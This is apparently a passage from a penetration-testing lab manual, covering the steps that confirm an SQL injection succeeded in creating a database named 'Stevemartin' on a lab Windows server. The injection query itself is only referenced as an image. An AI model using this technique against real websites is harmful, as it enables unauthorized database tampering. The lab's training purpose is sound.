
> Note: In the above query, **Stevemartin** is the name of the database which we are going to create.




22. If **No** error message or any message displays on the web page, it means that the site is vulnerable to SQL injection and a database with the name **Stevemartin** has been created in the server's database. You can observe that there is no error message displayed on the webpage. To confirm that the database has been created, switch back to **Windows Server** machine and view the database created in **SQL Server Management Studio**.




23. Now click **Target_CPENT Windows Server** machine and launch **SQL Server Management Studio**.




24. **Microsoft SQL Server Management Studio** window appears along with **Connect to Server** dialog box. In the **Authentication:** field, select **Windows Authentication** option from the drop-down list and click **Connect**.



25. **SQL Server Management Studio** main window appears, as shown in the screenshot.



26. In the left pane of the window, expand **Databases** by clicking on **+** node. You can observe a **database** named **Stevemartin**, as shown in the screenshot.



27. You have successfully created your own **Database** using a specific code. Close **SQL Server Management Studio** and switch back to **CPENT_Windows Server 2019** machine, and **close** the web browser.

In this lab, you have learned how to analyze the results related to the lab exercise. Give your opinion on your target's security posture and exposure.